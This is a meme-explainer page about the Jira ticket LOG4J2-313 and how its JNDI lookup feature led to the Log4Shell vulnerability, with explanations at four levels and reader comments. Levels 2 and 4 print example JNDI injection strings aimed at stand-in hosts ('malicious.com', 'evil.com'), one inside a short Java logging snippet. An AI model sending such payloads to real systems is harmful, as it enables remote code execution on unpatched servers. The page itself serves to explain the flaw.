Skip to content
DevMeme
3684 of 7435
The Jira Ticket That Broke the Internet: A Study in Convenience
Security Post #4022, on Dec 12, 2021 in TG

The Jira Ticket That Broke the Internet: A Study in Convenience

Why is this Security meme funny?

Level 1: Key Under the Mat

Imagine you have a house and you decide to hide a spare key under the welcome mat on your porch. You do this because, well, it’s convenient – if you ever lock yourself out, you can easily get back in. For a long time, this seems fine. You even kind of forget about that spare key under the mat. But one day, years later, a burglar discovers that key. Because it’s there, he can open your front door and walk right in, causing a huge disaster for you and your home.

In this story, leaving the key under the mat was like the software team adding a “convenience feature” to Log4j back in 2013. It made things easier for people who knew about it (kind of like you getting back in your house easily). But it also unknowingly made it easier for bad guys. The burglar finding the key is like hackers discovering the Log4Shell exploit in 2021. All that time, the key was just sitting there unused (just as the vulnerability was hidden in the code). When it’s finally found, it suddenly becomes a big problem.

The meme is pointing out how a well-intentioned idea (hiding a key, or adding a handy feature) can backfire badly. It’s funny in a “if only we knew!” kind of way. In real life, you’d probably laugh nervously and say, “Yikes, I guess that wasn’t such a good idea after all.” In simple terms: sometimes making something easier for ourselves can accidentally make it much easier for the wrong people too. The lesson? Be very careful where you hide your keys – and what shortcuts you put into important things – because you never know who might use them later!

Level 2: From Logging to Hacking

Let’s break down what’s going on here in simpler terms. Log4j2 is a very common logging library for Java applications – basically a tool that programmers use to record events and messages (like errors, or info for debugging) into files or consoles. In 2013, a developer suggested a new feature for Log4j2: support for JNDI lookup in log configurations. JNDI stands for Java Naming and Directory Interface. It’s a system in Java that lets you retrieve data or objects by a name; think of it like a phone directory but for resources. For example, a program might ask JNDI, “hey, get me the configuration object named X from the directory service.” JNDI can connect to various services – one of them is LDAP, which is a protocol often used for storing directories of information (like user accounts, configuration data, etc.).


So, this new feature (as described in the meme’s screenshot of an Apache JIRA issue LOG4J2-313) was about allowing Log4j2’s configuration to fetch things via JNDI. The issue description literally says it would be “really convenient”. And sure, it sounds handy: you could have your logging setup pull in some setting from an external directory service automatically. The JIRA ticket shows it was created by a developer (Reporter: WoonSan Ko) on July 17, 2013, and by July 18, 2013, it was resolved and marked Fixed in version 2.0-beta9 of Log4j2. Essentially, they implemented that feature in the library. At that time, this was seen as adding flexibility. No one predicted it would lead to a huge security vulnerability years later.

Fast-forward to late 2021: a critical flaw dubbed Log4Shell (you can think of that as the nickname for this Log4j vulnerability, much like storms get names) was announced. What was the flaw? It turned out that the JNDI lookup feature in Log4j2 could be misused by attackers. If an attacker could somehow get a certain malicious string into your application’s logs, Log4j2 would interpret it as a JNDI command and go look up whatever address the attacker put in. For instance, an attacker might send a string like ${jndi:ldap://malicious.com/BadThing} that gets logged by a server. When Log4j2 processes that log message, it sees the ${jndi:...} part and says “Oh, I have to do a JNDI lookup!” It then contacts malicious.com via LDAP, and that server might respond with some nasty payload (like a path to some bytecode). Because of how Java’s JNDI and class loading work, this can end up letting the attacker run their own code on the target server.

In plainer terms: a bad person on the internet could trick the server into running their program, just by sending some data that gets recorded in the log. That is as bad as it sounds! We call that type of bug an RCE (Remote Code Execution) vulnerability – meaning a remote attacker can execute code on your system. Log4Shell was particularly scary because Log4j is used everywhere. It’s part of the software “plumbing” in countless Java applications, from web services to big enterprise software, even Minecraft servers. This meant millions of devices and services were suddenly vulnerable to an attack where, say, just typing a special chat message in a game or sending a cleverly crafted browser request could break into the system. It was one of those "drop everything and fix it now" moments in IT.

The meme’s image is showing the origin of that flaw – the Jira issue where the feature got added in 2013. It’s ironic because nothing in that issue says “security problem”; it was a normal feature addition. But it inadvertently introduced a security flaw that stayed undetected for years. This is a classic example of how dependency troubles and supply chain issues can arise in software. A dependency is an external component or library your software uses (like Log4j). When that dependency has a bug, your software has that bug too, even if you didn’t write it. The phrase dependency hell gets used when dealing with the chaos of updating or fixing those libraries, especially under pressure. With Log4Shell, every company using Java had to rush to update Log4j to a fixed version (they released patches removing or securing the JNDI feature). But updating isn’t always simple – what if your software is getting Log4j from a vendor and you have to wait for them to update it? What if updating breaks other parts? It was a real headache globally.

To put some context on the timeline: 2013 the feature was added; December 9, 2021 (approximately) the vulnerability was publicly disclosed; immediately attackers on the internet started scanning for any server with this hole. It was a true security incident on a massive scale. Governments issued alerts, companies convened emergency response teams, and tech Twitter went ablaze. All because of that “convenient” feature. In cybersecurity, this story is now a legend about the importance of scrutinizing even small changes. It also shows how a convenience vs security trade-off can turn out. The developers thought about making configuration easier (convenience), but didn’t realize they were also making life easier for hackers (security flaw).

For a junior developer or someone new to security, the takeaways are: be cautious with features that execute external input. Something as simple as logging should ideally not be able to reach out to the internet or run new code without very good reason. Also, understand that libraries can carry hidden risks. We often trust popular libraries like Log4j, but as this incident proved, even widely-used, well-regarded components can have lurking problems. This meme is a bit of an “inside joke” among developers and security folks. It points at that Jira page and basically says, “Here it is, the innocent line of code/feature request that eventually sent us all into chaos.” It’s simultaneously educational (for those who know, it’s a reminder of the chain reaction that led to Log4Shell) and a bit humorous in its irony. After all, who would expect a bug from 2013 to blow up the internet in 2021?

In summary, the meme highlights a very real story: how a small feature in a logging library became one of the biggest security fiascos in recent memory. Understanding it helps junior devs learn about the importance of security reviews, the concept of a zero-day vulnerability (a bug that’s exploited as soon as it’s found, with zero days of warning), and the need to keep an eye on your project’s dependencies. And it certainly gives a new meaning to the phrase “What’s the worst that could happen?” when adding a new feature. Now you know that sometimes a seemingly minor code change can have huge consequences years down the line.

Level 3: The 8-Year Time Bomb

For seasoned engineers, this meme hits like a plot twist in retrospect – the JIRA ticket from 2013 that quietly planted a time bomb, detonating in 2021 as Log4Shell. The humor is a mix of irony and “I can’t believe that’s the commit that got us all.” It highlights an industry cautionary tale: a Major priority New Feature (as the Details pane shows) added for convenience, which much later became a Major security bug of epochal proportions. The juxtaposition is almost cinematic – the issue title “JNDI Lookup plugin support” sounds mundane, but we now know it as the humble beginning of a massive SecurityIncident. It’s like seeing baby photos of a future supervillain: cute and harmless at the time, infamous in hindsight. The meme’s title jokes that this ticket “spawned Log4Shell”, as if Log4Shell were a creature born from that very request. In a way, it was – an innocuous feature birthed an exploit.

Why is this funny (in a gallows-humor way) to veteran devs? Because it’s a perfect example of convenience vs. security tradeoff coming back to bite hard. The original request even says it would be “really convenient” to have JNDI lookups in configuration. That phrasing stands out – experienced folks have learned to hear “really convenient” as red-flag words. We’ve all seen scenarios where a shortcut or quick hack made life easier for developers or admins... until it made life much easier for attackers too. It’s the classic scenario: “What’s the worst that could happen?” – and then the worst promptly happens, just years later.

This JIRA issue was resolved in one day (created July 17, resolved July 18, 2013) and marked Fixed in version 2.0-beta9. The speed and timing hint that it was a straightforward change – likely nobody scrutinized the security implications deeply during a beta release rush. Only two watchers and zero votes on the ticket, meaning almost no one was paying attention or raising concerns. That’s typical in software: many features enter as minor updates, under the radar. Yet here we are: that tiny change introduced a silent zero-day (a vulnerability unknown to maintainers) that lingered for 8 years. It was a zero-day before it was a zero-day, an exploitable hole hiding in countless systems, just waiting for someone clever (or malicious) to discover it. This underscores the long-tail risk in dependencies: a library you included and forgot about can suddenly become the weakest link.

The industry pattern being satirized is “little feature, big fallout.” We’ve seen it across tech history: one unchecked convenience can unravel into a disaster. In the Log4Shell case, the dependency hell aspect made it especially painful. Log4j is embedded in so many applications (from enterprise servers to Minecraft!), that once the vulnerability surfaced, every organization had to frantically trace and update their software. DevOps teams spent that December weekend scanning for log4j-core.jar in their infrastructure like it was a treasure hunt from hell. This was the “software supply chain risk” everyone had warned about: a single point of failure in an open-source component cascading into global emergency. It’s funny-not-funny – in memes we laugh, but we remember the actual scramble to patch systems at 3 AM, the endless on-call alerts, and the managers asking “Are we impacted by Log4Shell??”

The meme also pokes at the hindsight of design decisions. Looking back, it’s almost absurd: a logging framework performing network lookups and executing code?! That sounds obviously dangerous now. Seasoned devs might chuckle and facepalm, because it violates a basic sanity check – logs are supposed to record info, not go out and do stuff. It’s a classic security flaw where the engineers likely never imagined someone injecting malicious JNDI URLs via log messages. (To be fair, in 2013 the idea that an attacker could trigger this through something like a HTTP header or Minecraft chat message wasn’t on the radar.) This mismatch between best practices and reality is key: In theory, every new feature in a critical library should get a thorough security review. In practice, volunteer maintainers are trying to solve user requests quickly, and no one anticipated the dark side.

There’s an unspoken communal trauma in the tech community around Log4Shell. The meme brings a wry smile because we all felt the impact: the sudden vulnerability announcements, rushing to upgrade to Log4j 2.15.0, then 2.16.0, then 2.17.0 as more issues popped up. It’s funny only in that ironic way – “of course it was a tiny overlooked thing from 2013 that burned us in 2021!” This resonates especially with senior engineers who’ve been through fire-drills for bugs or security holes that originated long before their time. It’s a nod to the shared reality that technical debt and bugs can lie dormant and exploit us later, often at the worst time. As a dark punchline: the issue in the screenshot is marked Priority: Major – little did they know how major its impact would truly be. In summary, Level 3 of this analysis illuminates why the meme is so on-point for the dev crowd: it compresses an entire origin story of a vulnerability into one Jira page, capturing the absurdity and inevitability of a “harmless” feature request maturing into a full-blown catastrophe years down the line.

Level 4: JNDI Pandora's Box

At the deepest technical level, this meme references how a seemingly harmless JNDI integration opened a Pandora’s box of exploitation. Java Naming and Directory Interface (JNDI) was designed to let Java applications look up data or objects by name (e.g., fetch configuration from an LDAP server) as a convenience. In Log4j2, adding a JNDI lookup plugin meant that if you put a special placeholder like ${jndi:ldap://some.server/resource} in a log message or configuration, Log4j2 would dutifully perform that lookup at runtime. Under the hood, Log4j2’s new Lookup plugin would intercept the log event, see the jndi: pattern, and call out to whatever naming service was specified (LDAP in the most notorious case).

The wild part is what happens next: by default, Java’s JNDI lookup can actually retrieve serialized Java objects or even load remote code via LDAP. That means the logging library wasn’t just formatting text – it was effectively executing whatever code an LDAP server returned. This is the core of the Log4Shell vulnerability: a log message containing a crafty JNDI URL could trick the server into running attacker-supplied code. In security terms, that’s a textbook Remote Code Execution (RCE) vector. Here’s a simplified illustration of how easily the trap can be sprung:

// Attacker-controlled input contains a JNDI lookup string:
String payload = "${jndi:ldap://evil.com:1389/Exploit}";
// The logging call unknowingly triggers a malicious JNDI lookup:
logger.error("User input: {}", payload);

In the code above, the logger sees ${jndi:...} in the message and uses the new JNDI lookup feature. It reaches out over the network to evil.com’s LDAP service. That malicious LDAP service might respond with a reference to a remote .class file or serialized object. Thanks to JNDI’s built-in capability (or misfeature) of loading remote classes, the Java process then fetches and executes that code. Boom – the attacker’s code runs on the server, granting a shell or worse. The meme’s screenshot is the JIRA ticket where this all began: a simple request to support JNDI in Log4j2, implemented in version 2.0-beta9. Nobody in 2013 anticipated that this convenience feature would years later bypass firewalls and security controls, effectively punching a hole through the system’s defenses from the inside. It’s a potent reminder of a core security principle: never blindly execute untrusted input. By blurring the line between data and code, this one plugin turned a logging string into a live grenade. The fundamental design flaw was giving a logging library the power to perform network lookups and execute code in the first place. It violated the expectation that logging is a passive operation and blew apart the trust boundary – ordinarily, user-provided text should never directly trigger code retrieval.

From a tech historical perspective, Log4Shell exemplifies how long-tail risks hide in plain sight. The JNDI feature lay dormant for ~8 years until the right (or rather, wrong) conditions and knowledge converged. Only in late 2021 did security researchers and attackers fully realize “Hey, I can exploit this!” It’s reminiscent of prior vulnerabilities like Shellshock (a bug in Bash that lurked for decades) – both are cases of everyday tools accidentally exposed to Turing-complete or code-execution capabilities. In the academic sense, this is the worrisome side effect of adding expressiveness to systems: more power often equals more exploit paths. Java’s flexibility (JNDI, dynamic class loading, serialization) combined with a lack of sandboxing in a logger was the perfect storm. The result was catastrophic RCE across millions of devices. In the fallout, we saw emergency patches to both Log4j (to disable JNDI by default) and even the Java platform (to tighten JNDI’s behavior). A single “convenient” feature turned into a global security crisis, proving that in software architecture, capability needs careful constraint. The meme’s dark humor lies in how this 2013 JIRA entry – likely created with the best intentions – became a historical artifact, marking the origin of one of the most infamous security incidents of the decade. It’s both chilling and fascinating that a few lines of code from a fixed feature request could indirectly unleash Internet-wide havoc. This is truly the Log4Shell origin story writ small on a JIRA page.

Description

A screenshot of the infamous Apache Jira ticket LOG4J2-313, titled 'JNDI Lookup plugin support'. The image shows the ticket's details: it was filed as a 'New Feature' request with 'Major' priority and is marked as 'CLOSED' and 'Fixed'. The core of the meme is in the description section, where the rationale for the feature is stated: 'It would be really convenient to support JNDI resource lookup in the configuration.' The words 'really convenient' are highlighted with a blue box, underscoring the profound irony. This seemingly innocuous feature request, created in July 2013, was the origin of the catastrophic Log4Shell (CVE-2021-44228) vulnerability, a critical remote code execution flaw that affected countless systems globally in late 2021. For senior developers, this image is a painful, historical artifact representing the butterfly effect in software development, where a small, well-intentioned 'convenience' feature can morph into a decade-defining security nightmare
Comments

8
Anonymous ★ Top Pick The road to hell is paved with good intentions, but the CVE entry is written based on a feature request that started with 'it would be really convenient...'
  1. Anonymous ★ Top Pick

    The road to hell is paved with good intentions, but the CVE entry is written based on a feature request that started with 'it would be really convenient...'

  2. Anonymous

    A 24-hour “Major” Jira fix that scheduled eight years of 4 a.m. incident bridges for the rest of the internet - turns out “convenient JNDI lookup” was just shorthand for distributed weekend paging

  3. Anonymous

    "Somewhere in 2013, a developer marked 'really convenient' in blue, unaware they were highlighting the exact words future incident commanders would be screaming at 3am eight years later."

  4. Anonymous

    Reviewed, merged, and resolved in 24 hours; threat-modeled by the entire internet eight years later. 'Really convenient' remains the most expensive adverb in open source

  5. Anonymous

    Ah yes, the infamous LOG4J2-313 from 2013 - the 'really convenient' feature request that aged like milk in a desert. Eight years later, this innocent JNDI lookup support became the gift that kept on giving... to every red team on the planet. Nothing says 'enterprise Java' quite like a decade-old convenience feature becoming a CVE-2021-44228 with a CVSS score of 10.0. The reporter probably just wanted to look up some datasources; instead, they accidentally created the most memed vulnerability since Heartbleed. Pro tip: when your 'really convenient' feature requires remote code execution capabilities, maybe workshop the requirements a bit more

  6. Anonymous

    Pro tip: when a feature request says “really convenient JNDI lookup,” read it as “turn string interpolation into unauthenticated RPC” and size your incident budget accordingly

  7. Anonymous

    2013: “really convenient” JNDI in Log4j; 2021: “really convenient” CVE‑2021‑44228 - convenience is just deferred threat modeling

  8. Anonymous

    JNDI lookups in config: Because env vars are for startups, not real enterprise scale

Use J and K for navigation